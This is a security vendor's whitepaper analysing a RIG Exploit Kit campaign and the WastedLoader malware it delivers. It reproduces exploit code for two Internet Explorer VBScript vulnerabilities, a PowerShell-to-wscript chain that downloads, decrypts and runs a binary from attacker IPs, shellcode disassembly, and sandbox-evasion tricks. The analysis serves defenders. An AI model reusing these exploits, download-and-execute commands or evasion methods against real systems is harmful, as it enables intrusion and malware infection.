WHITEPAPER

Bitdefender

Secu-

RIG Exploit Kit delivers WastedLoader malware

www.bitdefender.com

Contents

Authors:

Mihai Neagu – Senior Security Researcher
George Mihali – Security Researcher
Aron Radu – Security Researcher
Ștefan Trifescu – Security Researcher

Foreword

In February 2021, we identified a new RIG Exploit Kit campaign exploiting VBScript vulnerabilities CVE-2019-0752 and CVE-2018-8174 in unpatched Internet Explorer browsers.

We managed to reproduce several instances in our lab and were curious what malware it delivers. We found out it looks like WastedLocker minus the ransomware functionality, which is probably downloaded from the C&C servers. Because it works like a loader for the downloaded payload, we will name it WastedLoader.


In this article, we analyze RIG EK's landing page and exploits, and the WastedLoader malware.

RIG Exploit Kit

Distribution


In February 2021, we identified a new `RIG Exploit Kit` campaign exploiting VBScript vulnerabilities [CVE-2019-0752](CVE-2019-0752) and [CVE-2018-8174](CVE-2018-8174) in unpatched Internet Explorer browsers.

Most of the alerts from this campaign were in Europe and the Americas:



Exploitation chain

The exploitation chain starts with a malicious ad delivered from a legitimate website. The malicious ad redirects to the landing page of "`RIG EK`". That page then serves two exploits and, if one is successful, it executes the malware:



Hosts

The HTTP traffic before the exploitation looks like this (notice the `302` redirections):

302	HTTP	clickadusweep.vip	/dsgfsdf3d?cpm=clickadu&zoneid=1605006
302	HTTP	zero.testtrack.xyz	/
302	HTTP	zeroexit.xyz	/9HJDckdsvfsdefvs34
200	HTTP	45.138.24.35	/?OTk1NTU=&djrS&s2ht4=zRGUKVxoqbk63PE5
200	HTTP	45.138.24.35	/?Mjg4ODY3&UFj&oa1n4=x33QcvWYaRuPCYjE

We have seen the following hosts redirecting to RIG EK:

- `traffic.allindelivery.net`
- `myallexit.xyz`
- `clickadusweep.vip`
- `enter.testclicktds.xyz`
- `zeroexit.xyz`
- `zero.testtrack.xyz`

Landing page

For the above example, the landing page is at `45.138.24.35`, where the malicious host serves two `JavaScript` blocks, obfuscated in similar ways: function wrappers, random variable names, comments insertion.

```
<html>
<meta http-equiv="x-ua-compatible" content="IE=8">
<meta http-equiv="Expires" content="-1">
<body>
```

```
    <div id="xcvsr1" style="overflow:scroll; width: 11px">
        <div id="xcsdfs" style="width:5000001px">
            Contenty
        </div>
    </div>


<script>LktOeoIDBT ="l"+"i"+"t"; IWfhLdvKfq=(function(){return /*dfdf2221*/eval;})();
[...]
eval(fWiYbtCtYs);
</script>
<script>WTLWDZdoMx ="l"+"i"+"t"; WSkkKcJbXS=(function(){return /*dfdf32656*/eval;})();
[...]
eval(wiuUBevFVw);</script>
</body></html>
```

From what we can observe, the code requests `IE-8` compatibility for the browser. In this regard, we can expect that certain `VBScript` vulnerabilities are targeted.

After the first `eval` comes another layer of similar obfuscation in both `JavaScript` blocks:

```
/*s50321d13428hfj50043fs*/
var fa=xcvxc();
/*s33136d33356hfj60168fs*/
dfgdfg = "rip";
jkdfgd = "cript";
window["e"+"xecS"+jkdfgd](fa, "VBScript.Encode");

function xcvxc() {
    var s = "CgkKRnVuY3Rp[...]Jh"+"c2UgYXI"+"yCk"+"VuZCBTdWI"+"KY3ZiY3Nmc2"+"RlZQ"+"og";
    [...]
    var A="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
    [...]
    for(x=0;x<L;x++) {
        [...]
        while(aq>=(9-1)){((a=(/*k84772fsg*/b>>>(aq-=/*xY27711300ND-
Q*/10-1-1))&257-2/*k25069ffghf52348fgd*/)||(x<bx))&&(r+=dfg(a));}
    }
    return r;
}
```

We observed multiple techniques of obfuscating the code logic and strings:

- comments insertion

- the two **`JavaScript`** blocks are always obfuscated differently but the same pattern is used

- in the second stage **`JavaScript`** code, **`var s,`** may hold different values

- splitting methods name in multiple string tokens

- calling methods using **`obj["method"]`** instead of **`obj.method`**

After we deobfuscated the first **`JavaScript`** block, we can more easily understand what it does:

```
var fa=xcvxc();
window.execScript.(fa, "VBScript.Encode");

function xcvxc() {
    var payloadEncoded = "CgkKRnVuY3Rp[...]KY3ZiY3Nmc2RlZQog";
    var base64dictionary={} , i, b=0, c, x, aq=0, a, payloadDecoded=""; L=payloadEncod-
ed.length;
    var base64table="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
```

```
    for(i=0;i<64;i++){
        base64dictionary[base64table.charAt(i)]=i;
    }
    for(x=0;x<L;x++) {
        c=base64dictionary[payloadEncoded.charAt(x)];
        b=(b<<7-1)+c;
        aq+=6;
        while(aq>=8){
            ((a=(b>>>(aq-=8))&255)||(x<2))&&(payloadDecoded+=String.fromCharCode(a));
        }
    }
    return payloadDecoded;
}
```

The payload is encoded using Base64, and the script implements its own decoding mechanism. The approach to obfuscation of the second `JavaScript` block is very similar to the first one, but the final payload is different.

Both these functions (`xcvxc()` and `xcvsd45()`) return `VBScript` exploit code, targeting different vulnerabilities.

The `VBScript` exploits will be analyzed in the following sections to identify the targeted vulnerabilities.

Exploits

In the previous section, we described how the `VBScript` is hidden and how it gets to be executed. In this section we describe what vulnerabilities are targeted by the malicious code.

CVE-2019-0752

In the `VBScript` code resulted from the first `JavaScript` block, we can see a familiar code, similar to a proof-of-concept exploit for the CVE-2019-0752 vulnerability, developed by Simon Zuckerbraun (ZDI) and documented here. As the author describes in his article, the vulnerability is a type confusion that allows the attackers to obtain a write-what-where primitive. Using this, an arbitrary read primitive can be forged. We can observe those things in RIG's exploit too.

The issue is that there is no memory layout information - to overcome this a large array which will almost certainly guarantee that a constant address will point to a memory zone contained in the allocated buffer:

```
Dim ar1(&h3000000)
Dim ar2(1000)
Dim dgfgghjfgh
cxsghf = &h28281000
```

The function used for writing 4 bytes is done by abusing the vulnerability and writing 1 byte at a time:

```
Sub TriggerWrite(where, val)
    Dim v1
    Set v1 = document.getElementById("xcvsr1")
    v1.scrollLeft = val
    Dim c
    Set c = new MyClass
    c.Value = where
    Set v1.scrollLeft = c
End Sub
```

```
Sub WriteInt32With3ByteZeroTrailer(addr, val)
    fake11 = &hff
    TriggerWrite addr    , (val) AND fake11
    TriggerWrite addr + 1, (val\&h100) AND fake11
    TriggerWrite addr + 2, (val\&h10000) AND fake11
    TriggerWrite addr + 3, (val\&h1000000) AND fake11
End Sub
```

After corrupting the virtual table of the element at address `cxsghf` (`addressOfGremlin` in the original POC) in `ar1`, variable `dgfgghjfgh` (`gremlin` in the original POC) will be used to refer to the corrupted element of the array:

```
TriggerWrite cxsghf, &h4003
For i = ((cxsghf - &h20) / &h10) Mod &h100 To UBound(ar1) Step &h100
    If Not IsEmpty(ar1(i)) Then
        dgfgghjfgh = i
        Exit For
    End If
Next
```

The object `ar1(dgfgghjfgh)` will be used to create a read primitive as described by `Simon Zuckerbraun`, when reading the value `ar1(dgfgghjfgh)` the address of `cxsghf + 8` will be dereferenced and the integer found there will be returned. It is done using the following function (`ReadInt32` in the original POC):

```
Function ghfhf(addr)
    fake1 = &h8
    WriteInt32With3ByteZeroTrailer cxsghf + fake1, addr
    ghfhf = ar1(dgfgghjfgh)
End Function
```

After the attackers obtain read and write control, they create an object and overwrite its vtable. Based on this, when calling `dummy.Exists`, the result will be a call to `WinExec` with a custom created command line:

```
WriteAsciiStringWith4ByteZeroTrailer addressOfDict, "((((\..\PowerShell.ewe -Command
""<#AAAAAAAAAAAAAAAAAAAAAAAAA"
WriteInt32With3ByteZeroTrailer addressOfDict + &h3c, fakePld
WriteAsciiStringWith4ByteZeroTrailer addressOfDict + &h40, "#>$a = """"Start-Process
cmd.exe  `""""""cmd.exe /q /c cd /d ""%tMp%"" && echo function O(l){return Math.ran-
dom().toString(36).slice(-5)};
[...]
;q.Deletefile(K);>3.tMp &&  stArt wsCripT //B //E:JScript 3.tMp cvbdfg
http://45.138.26.235/?MzI3MzE1^&ZkgT[...] ""1""`"""""""""""" ; Invoke-Command -Script-
Block ([Scriptblock]::Create($a))"""

dict.Exists "dummy"
```

The command line consists of `PowerShell.exe` executing a `cmd.exe`, which in turn executes `wscript.exe` with a `JavaScript` script. The command line and the script it contains will be analyzed in greater depth in the next section.

We observed this exploit being served by `RIG EK` last year as well, but in those samples we found the `VBScript` code being more similar to the original POC.

Post-exploitation command

After the CVE-2019-0752 vulnerability has been exploited, a long command line being is executed, transitioning from `PowerShell` to `Cmd` then to `JavaScript` code.

Using the `echo` command, `cmd.exe` drops a file called `3.tMp` in the temporary folder that contains `JavaScript` code, then executes it using the `wscript.exe` tool present in Windows. The `JavaScript` code, in turn, downloads, decrypts and executes the actual malware.

In our case, the malware download URL was:

```
http://45.138.26.235/?MzI3MzE1^&ZkgTf^&oa1n4=x33QcvWfaRuPDojDM__dTaRGP0vYH-
liIxY2Y^&s2ht4=mKrVCJqvfzSj2beIFxj38VndSTvVgfBOKa1TbgC-jgeDLgEOmMxeC1lE87eqzkKNzVaYs-
JOH-UeJYQ5G-5uWRrJo3FTxm7JBdMwklhWA7WVTyu4YUVsT5A4TmKnIRaLJqUlzV0Y7VVzKe5p1pRTBViPoMjl-
wsfOyRDt2n-rM9cdwwZNt1h2o9w^&iJieANTcyMw==
```

The malware is downloaded using the `WinHttpRequest` object:

```
function DownloadBinary(Args) {
    /*
        Args(0) -> decryption key
        Args(1) -> url to download fromCharCode
        Args(2) -> 1
    */
    var y = WScript.CreateObject('WinHttp.WinHttpRequest.5.1');
    y.setProxy(0);
    y.open('GET', Args(1), 1);
    y.Option(0) = Args(2);
    y.send();
    y.WaitForResponse();

    if (200 == y.status)
    {
        return DecryptBinary(y.responseText, Args(0))
    }
};
```

Then the decryption takes place, on the downloaded data:

```
function DecryptBinary(EncryptedBinary, DecryptionKey) {
    var l = 0;
    var n;
    var c = [];
    var q = [];
    var b;
    var p;

    for (b = 0; 256 > b; b++)
    {
        c[b] = b;
    }

    for (b = 0; 256 > b; b++)
    {
        l = l + c[b] + DecryptionKey.charCodeAt(b % DecryptionKey.length) & 0xFF;
        n = c[b];
        c[b] = c[l];
        c[l] = n;
    }

    for (p = l = b = 0; p < EncryptedBinary.length; p++)
    {
        var b = b + 1 & 0xFF;
        l = l + c[b] & 0xFF;
        n = c[b];
        c[b] = c[l];
        c[l] = n;
        q.push(String.fromCharCode(EncryptedBinary.charCodeAt(p) ^ c[c[b] + c[l] &
0xFF]));
    }
    return q.join('')
};
```

The decrypted data is then saved in a file with a random name with `.dll` or `.exe` extension, depending on `PE` header `Characteristics`:

```
    s.Type = 2;
    s.Charset = 'iso-8859-1';
    s.Open();
    try {
        downloadedBinary = DownloadBinary(m);
    } catch (W) {
        downloadedBinary = DownloadBinary(m);
    };
    d = downloadedBinary.charCodeAt(0x17 + downloadedBinary.indexOf('PE\x00\x00'));
    s.WriteText(downloadedBinary);
    if (31 < d)
    {
        var z = 1;
        binaryName += 'dll'
    }
    else
    {
        binaryName += 'exe';
    }
    s.savetofile(binaryName, 2);
    s.Close();
```

If the downloaded file is a `.dll`, it is executed using the following command:

```
cmd.exe /c regsrv32.exe /s <downloaded_dll>
```

If the downloaded file is a `.exe`, it is executed using the following command:

```
cmd.exe /c <downloaded_exe>
```

After executing the malware, the `JavaScript` script (`3.tMp`) will delete itself:

```
q.Deletefile(K);
```

CVE-2018-8174

The second `VBScript` exploit delivered by `RIG EK` resembles with a proof-of-concept for `CVE-2018-8174` developed by `0x09AL` here. Root cause analysis of the vulnerability was undertaken by Vladislav Stolyarov here. It was also analyzed by Piotr Florczyk here.

This vulnerability lets an attacker execute arbitrary code in the context of current user through the way VBScript engine handles objects in memory. The vulnerability happens when an object is terminated and a custom `Class_Terminate()` is called. Then, a reference to the freed object is stored in `UafArray`. The `FreedObjArray(1)=1` fixes reference counter when `ClassTerminate1` is copied to `UafArray`.

We can see the `ClassTerminate1` in `RIG EK`'s exploit code:

```
Class ClassTerminate1
Private Sub Class_Terminate()
    Set UafArray1(UafCounter)=FreedObjArray(1)
    UafCounter=UafCounter+1
    FreedObjArray(1)=1
End Sub
End Class
```

And the cycle of creating + deleting objects is repeated 7 times:

```
UafCounter=0
For index=0 To 6
    ReDim FreedObjArray(1)
    Set FreedObjArray(1)=New ClassTerminate1
    Erase FreedObjArray
Next
```

Here we can see the generated `read arbitrary memory primitive`. A type confusion is achieved on the `mem` member by using two similar classes (`ReuseClass`, `ReuseClass2`), replacing `ReuseClass` with `ReuseClass2`:

```
Class ReuseClass
Dim mem

Function P
End Function

Function SetProp(Value)
    mem=Value
    SetProp=0
End Function

End Class

Class ReuseClass2
Dim mem

Function P0123456789
    P0123456789=LenB(mem(cvb4sdfs2+8))
End Function

Function SPP
End Function

End Class
```

The result of `SetProp` function places its result into `ReuseClass.mem`. This way, `ReuseClass.mem` gets the value of `SafeArrayStructure`. `P=CDbl("174088534690791e-324")` is equivalent with `db 0, 0, 0, 0, 0Ch, 20h, 0, 0`, which overwrites the previous header value of the structure (`VT_BSTR`) with `VT_ARRAY | VT_VARIANT`, resulting in a pointer to a `SAFEARRAY` structure instead of a pointer to a string. This is how the type confusion is realized.

```
SafeArrayStructure=Unescape("%u0001%u0880%u0001%u0000%u"&"0000%u0000%u0000%u0000%u"&"ffff
%u7fff%u0000%u0000")
Empty16Bytes=Unescape("%u0000%u0000%u0000"&"%u0000%u0000%u0000%u0000%u0000")
[...]
Class a_b_c1125322
    Public Default Property Get P
    Dim objReuseClass2

    P=CDbl("174088534690791e-324")

    For index=0 To 6
        UafArray1(index)=0
    Next
    Set objReuseClass2=New ReuseClass2
    objReuseClass2.mem=SafeArrayStructure
    For index=0 To 6
        Set UafArray1(index)=objReuseClass2
    Next
    End Property
End Class
```

Finally, to trigger the code execution, an `NtContinue` call provided with a structure that sets the `EIP` to `VirtualProtect` is made. This way, `DEP` is disabled on the memory page which contains the shellcode and the execution will return into the shellcode.

The main function of the exploit looks like this:

```
Sub Exploit
    UseAfterFree
    Init()
    dim ntContinue_str
    ntContinue_str = "NtContinue"

    vbs_address=LeakVBAddress()
    vbs_base=GetMzPeBase(GetUInt32(vbs_address))
    msvcrt_base=GetImageBaseFromImports(vbs_base,"msvcrt.dll")
    kernelbase_base=GetImageBaseFromImports(msvcrt_base,"kernelbase.dll")
    ntdll_Base=GetImageBaseFromImports(msvcrt_base,"ntdll.dll")
    VirtualProtect_Ptr=GetProcAddress(kernelbase_base,"VirtualProtect")
    NtContinue_Ptr=GetProcAddress(ntdll_Base, ntContinue_str)

    SetMemValue GetShellcode()
    shellcode_addr=GetMemVal()+8

    SetMemValue GetVirtualProtectStruct(shellcode_addr)
    VirtualProtectStruct=GetMemVal()+69596

    SetMemValue GetNtContinueStruct(VirtualProtectStruct)
    llIIll=GetMemVal()

    Trigger
End Sub
```

The shellcode used by the exploit is built in `GetShellcode` function. The main shellcode body, stored in `payload` variable is prefixed with an "`E`", aiming to improve the obfuscation. Potential AV engines would start with the wrong nibble and not decode the shellcode bytes correctly.

```
Function GetShellcode()
    strString = "http://188.227.57.214/?MTYwNjg0&MiIGAT&oa1n4=x3rQdfWY[...]"
    linkHex =""
    ' ASCII to hex
    For i=1 To Len(strString)
        linkHex = linkHex + Hex(Asc(Mid(strString,i,1)))
    Next

    key = "cvbdfg"
    keyHex =""
    ' ASCII to hex
    For i=1 To Len(key)
        keyHex = keyHex + Hex(Asc(Mid(key,i,1)))
    Next

    slang = "22"
    sla = "20"
    nulla = "00000000"

    payload = "B125831C966B96D05498034088485C975F7F...B7AAF0C9F4A4A6"
    shellcode_str = "E"+ payload + keyHex + slang + sla + slang + linkHex + slang + sla
+ slang + "A4" + slang + nulla

    res=Unescape("%u0000%u0000%u0000%u0000") & Unescape(GetShellcodeStrFinal(shellcode_
str) )
    res=res & String((0x80000-LenB(res))/2,Unescape("%u4141"))

    GetShellcode=res
End Function
```

In the next section, we analyze the shellcode that gets executed when the exploit was successful.

Post-exploitation shellcode

Decryption

The shellcode starts with a decryption snippet. It iterates over the whole rest of the shellcode and the command line, which will be triggered decrypting byte by byte using the xor cypher with key `0x84`.

```
    jmp     short start_decrypting

decrypt_shellcode_and_cmd:
    pop     eax
    xor     ecx, ecx
    mov     cx, 56Dh

decryption_loop:
    dec     ecx
    xor     byte ptr [eax+ecx], 84h
    test    ecx, ecx
    jnz     short decryption_loop
    jmp     eax

start_decrypting:
    call    decrypt_shellcode_and_cmd
```

Resolving imports

The shellcode gets the `Ldr` structure from `TEB` in order to get the ImageBase of `Kernel32.dll` via `InLoadOrderModuleList` field. After getting the ImageBase of the `Kernel32.dll` module, it retrieves the address of the export table by parsing the module's `PE` headers.

```
    xor     eax, eax
    mov     eax, fs:[eax+_TEB.ProcessEnvironmentBlock]
    mov     eax, [eax+PEB.Ldr]
    mov     eax, [eax+PEB_LDR_DATA.InLoadOrderModuleList.Flink]
    mov     eax, [eax]
    mov     eax, [eax]
    mov     ebx, [eax+LDR_DATA_TABLE_ENTRY.DllBase]
    mov     eax, ebx
    add     eax, [eax+IMAGE_DOS_HEADER.e_lfanew]
    mov     edx, [eax+IMAGE_NT_HEADERS.OptionalHeader.DataDirectory.VirtualAddress]
    add     edx, ebx
```

Since the export table address was retrieved, the shellcode starts iterating over the names, ordinals and functions to find function `CreateProcessA`:

```
    mov     edi, [edx+IMAGE_EXPORT_DIRECTORY.AddressOfNames]
    add     edi, ebx
    xor     ecx, ecx

search_CreateProcessA_function:
    mov     eax, [edi]
    add     eax, ebx
    cmp     dword ptr [eax], 'aerC'
    jnz     short next_function_name
    cmp     dword ptr [eax+0Bh], 'Ass'
    jnz     short next_function_name
    mov     eax, [edx+IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals]
    add     eax, ebx
    movzx   eax, word ptr [eax+ecx*2]
    mov     edx, [edx+IMAGE_EXPORT_DIRECTORY.AddressOfFunctions]
    add     edx, ebx
    add     ebx, [edx+eax*4]
    jmp     short call_CreateProcessA

next_function_name:
```

```
    add     edi, 4
    inc     ecx
    cmp     ecx, [edx+IMAGE_EXPORT_DIRECTORY.NumberOfNames]
    jl      short search_CreateProcessA_function
```

Command execution

Once the `CreateProcessA` function address is retrieved, it is time to call it. This part of the shellcode is basically preparing the arguments for the call:

```
call_CreateProcessA:
    lea     eax, [ebp-10h]  ; eax = ptr to _PROCESS_INFORMATION
    push    eax
    lea     edi, [ebp-54h]  ; edi = ptr to _STARTUPINFOA
    push    edi
    xor     eax, eax
    mov     ecx, 11h
    rep stosd
    mov     word ptr [ebp-28h], ; _STARTUPINFOA.dwFlags = STARTF_USESHOWWINDOW |
STARTF_USESTDHANDLES
    mov     dword ptr [ebp-54h], 44h ; _STARTUPINFOA.cb = 0x44
    push    eax
    push    eax
    push    eax
    inc     eax
    push    eax
    dec     eax
    push    eax
    push    eax
    jmp     short push_cmd_address_on_stack ; jmp+call trick to obtain the Eip

sub_10009F:
    push    eax
    call    ebx             ; ebx = CreateProcessA/CreateProcessAStub
    pop     edi
    pop     ecx
    pop     ebx
    shl     eax, 3
    add     eax, 6
    leave
    retn

push_cmd_address_on_stack:
    call    sub_10009F      ; jmp+call trick to obtain the Eip
```

Finally, calling `CreateProcessA` with the malicious command line described earlier, in the “Post-exploitation command” section:

```
CreateProcessA(0, <malicious_cmd>, 0, 0, 1, 0, 0, 0, &startupInfo, &processInforma-
tion);
```

This ultimately leads to execution of the downloaded malware, which is described in the next section.


WastedLoader

The delivered malware looks like a new variant of `WastedLocker`, but this new sample is missing the ransomware part, which is probably downloaded from the `C&C` servers. Because it works like a loader for the downloaded payload, we named it `WastedLoader`.

The first stage checks the same `UCOMIEnumConnections` registry key as reported for other `WastedLocker` variants by VMRay Labs and nccgroup in the summer of 2020. We did not see ransomware functionality in our sample, as it probably gets delivered later by the `C&C` servers.

The sample we are looking at is a 1.4MB, 32-bit Windows GUI executable, with MD5 hash:
`6afc5c3e1caa344989513b2773ae172a`

Attackers have put a fake icon and description in version resources to make it look like a legitimate process:



We will analyze `WastedLoader`'s unpacking stages and its behavior, focusing on anti-reversing and evasion techniques.

WastedLoader first stage

Sandbox evasion

Before doing anything, the malware performs an anti-emulation loop, consisting of 11 million calls to the GetInputState function. This has virtually no effect in normal runs but might reach maximum instruction limit when emulated. It also targets emulators that do not implement some user interface APIs, like this one:

```
for (i = 0; i < 11588822; ++i)
    GetInputState();
```

Next, the malware checks if the UCOMIEnumConnections interface registry key exists:

```
HKEY_CLASSES_ROOT\interface\{b196b287-bab4-101a-b69c-00aa00341d07}
```

If the key does not exist, the execution enters an infinite loop, and no other operations will be performed. This also targets emulators that do not fully implement the full registry:

```
// decode key name from obfuscated string
keyName[17] = 237;
keyName[17] -= 181;
keyName[18] = 236;
keyName[18] -= 181;
keyName[19] = 226;
keyName[19] -= 181;
...
// keyName is now "interface\{b196b287-bab4-101a-b69c-00aa00341d07}"
if ( RegOpenKeyW(HKEY_CLASSES_ROOT, keyName, phkResult) )
{
```

```
    while ( 1 )
    {
        // do nothing indefinitely
    }
}
```

Code-flow obfuscation

Some API calls are obfuscated by using the `push/jmp` combo instead of the `call` instruction:

```
    push    offset loc_40183D
    jmp     _VirtualAllocEx
loc_40183D:
    mov     dword_4E2CC8, eax
```

This is equivalent to a `VirtualAllocEx` call:

```
    call VirtualAllocEx
loc_40183D:
    mov     dword_4E2CC8, eax
```

These combos can be deobfuscated at disassembly time, by writing a Python [IDA plugin]() and using the [ev_ana_insn]() callback:

```
def ev_ana_insn(self, insn):
    a = insn.ea
    b = bytes(idaapi.get_bytes(a, 30))

    # push ret_addr, jmp api ==> call api, nop
    if b[0] == 0x68 and b[5] == 0xFF and b[6] == 0x25:
        push_target = idaapi.get_wide_dword(a+1)
        call_target = idaapi.get_wide_dword(a+7)
        if push_target == a+11:
            print('### <!> Push/Jmp: %x' % a)
            idaapi.put_word(a, 0x15FF)
            idaapi.put_dword(a+2, call_target)
            idaapi.put_dword(a+6, 0x90909090)
            idaapi.put_byte(a+10, 0x90)
```

In another interesting anti-emulation trick, the [GetStockObject]() function is used, but not for its normal functionality. Outside the correct values for the argument, the function will always return zero. This zero returned value is sometimes used to obfuscate assignments:

```
v1 = GetStockObject(4576) + dword_4E2C80;
v2 = GetStockObject(4576) + dword_4E2C80;
v3 = &v2[GetStockObject(4576)];
v3[GetStockObject(4576) + dword_4E2C8C] = v1[dword_4E2C90];
```

We can see in the decompiled `GetStockObject` function inside `gdi32.dll` that it returns zero for any argument above the number `31` (like `4576` above):

```
HGDIOBJ __stdcall GetStockObject(int a1)
{
    if (a1 > 31)
        return 0;
    ...
}
```

Shellcode decryption

After allocating memory with `RWX` protection, `0x3BE00` bytes (240KB) are decrypted from the `.t4xt12` section, for the second stage:

```
int __cdecl decrypt_dword(int a1_unused, int current_offset)
{
    DWORD *current_dword = current_address;
    *current_dword += current_offset;
```

```
    xor_key = current_offset + 6;
    return xor_current_dword_with_xor_key();
}
```

After that, the execution is passed to the decrypted shellcode, by jumping to it (offset `0x3BBC0`):

```
    mov     eax, _decrypted_block
    add     eax, 3BBC0h
    mov     entry_point, eax
    ...
    mov     edx, entry_point
    jmp     edx
```

WastedLoader second stage

Imports

First, the shellcode resolves a few API imports, using the `LoadLibraryExA` & `GetProcAddress` combo. These are memory and file functions like `VirtualAlloc` or `UnmapViewOfFile`. Using these functions, the third stage malware module is loaded in the current process, using the [reflective DLL injection](#) technique.

The module contents are first decrypted in a similar way to the first stage, for a total of `0x3AE00` bytes (240KB).

```
for ( i = 0; i < length; i += 4 )
{
    *(_DWORD *)(i + address) += i;
    *(_DWORD *)(i + address) ^= i + 1001;
    result = i + 4;
}
```

Reflective DLL injection

The PE headers are copied to newly allocated memory, and sections are created with the recently decrypted data:

```
mem_fill(vars->mem, 0, nt_headers->OptionalHeader.SizeOfImage);
mem_cpy(vars->mem, base, nt_headers->OptionalHeader.SizeOfHeaders);
vars->code_entry_point = nt_headers->OptionalHeader.AddressOfEntryPoint + vars->mem;
for ( i = 0; i < nt_headers->FileHeader.NumberOfSections; ++i )
{
    if (sections->PointerToRawData > 0)
    {
        if (sections->SizeOfRawData > 0)
            mem_cpy(
                sections->VirtualAddress + vars->mem,
                &base[sections->PointerToRawData],
                PADDED(sections->SizeOfRawData));
    }
    ++sections;
}
```

After solving imports for the reflected module, relocation fixups are applied, then memory protection is set for each section according to its characteristics:

```
resolve_imports_from_directory(vars, mem);
base_delta = vars->mem - hdr->OptionalHeader.ImageBase;
reloc = hdr->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC];
if (reloc.Size > 0 && base_delta > 0)
    apply_fixups(mem + reloc.VirtualAddress, vars->mem, base_delta);
for (j = 0; j < hdr->FileHeader.NumberOfSections; ++j)
{
    if (sections2->PointerToRawData > 0 && sections2->SizeOfRawData > 0)
    {
```

```
        section_protection = section_page_protection(sections2->Characteristics);
        vars->VirtualProtect(
            (LPVOID)(sections2->VirtualAddress + vars->mem),
            sections2->Misc.VirtualSize,
            section_protection,
            &oldProtect);
    }
    ++sections2;
}
```

Finally, the entry point of the reflected module is jumped to, reaching 3rd stage:

```
    mov     edx, [ebp+vars.code_entry_point]
    jmp     edx
```

WastedLoader third stage

Imports

The DLL only imports two bogus functions statically (`OutputDebugStringA`, `Sleep`), while all the malware functionality relies on dynamic imports (resolved at runtime).

The dynamic imports are not resolved all at once. Instead, the resolver functionality is included `inline` before every import is used. The resolver has a cache where it keeps already-resolved functions, and the cache functionality is also `inline`. This creates unnecessary complex code, that contributes to obfuscation.

Loaded modules are located using the PEB's `InLoadOrderModuleList` doubly linked list:

```
    mov     eax, large fs:18h
    mov     eax, [eax+_TEB.ProcessEnvironmentBlock]
    ...
    mov     eax, [eax+_PEB.Ldr]
    mov     esi, [eax+_PEB_LDR_DATA.InLoadOrderModuleList.Flink]
    mov     edi, [eax+_PEB_LDR_DATA.InLoadOrderModuleList.Blink]
    ...
    mov     ecx, [esi+_LDR_MODULE.BaseDllName.Buffer]
```

Imported function and module names are hashed using the CRC32 algorithm, and `xor`-ed with a constant key. The hash implementation is done using SSE instructions for more obfuscation:

```
    movdqa  xmm6, xmm3
    movdqa  xmm1, xmm4
    pand    xmm6, xmm4
    pcmpeqd xmm0, xmm0
    pcmpeqd xmm6, xmm5
    psrld   xmm1, 1
    pxor    xmm6, xmm0
```

The resolver functions take two parameters, hashes of imported module and function name:

```
void* __stdcall resolve_function(DWORD module_crc, DWORD function_crc)
```

To achieve deobfuscation, we do the following trick:

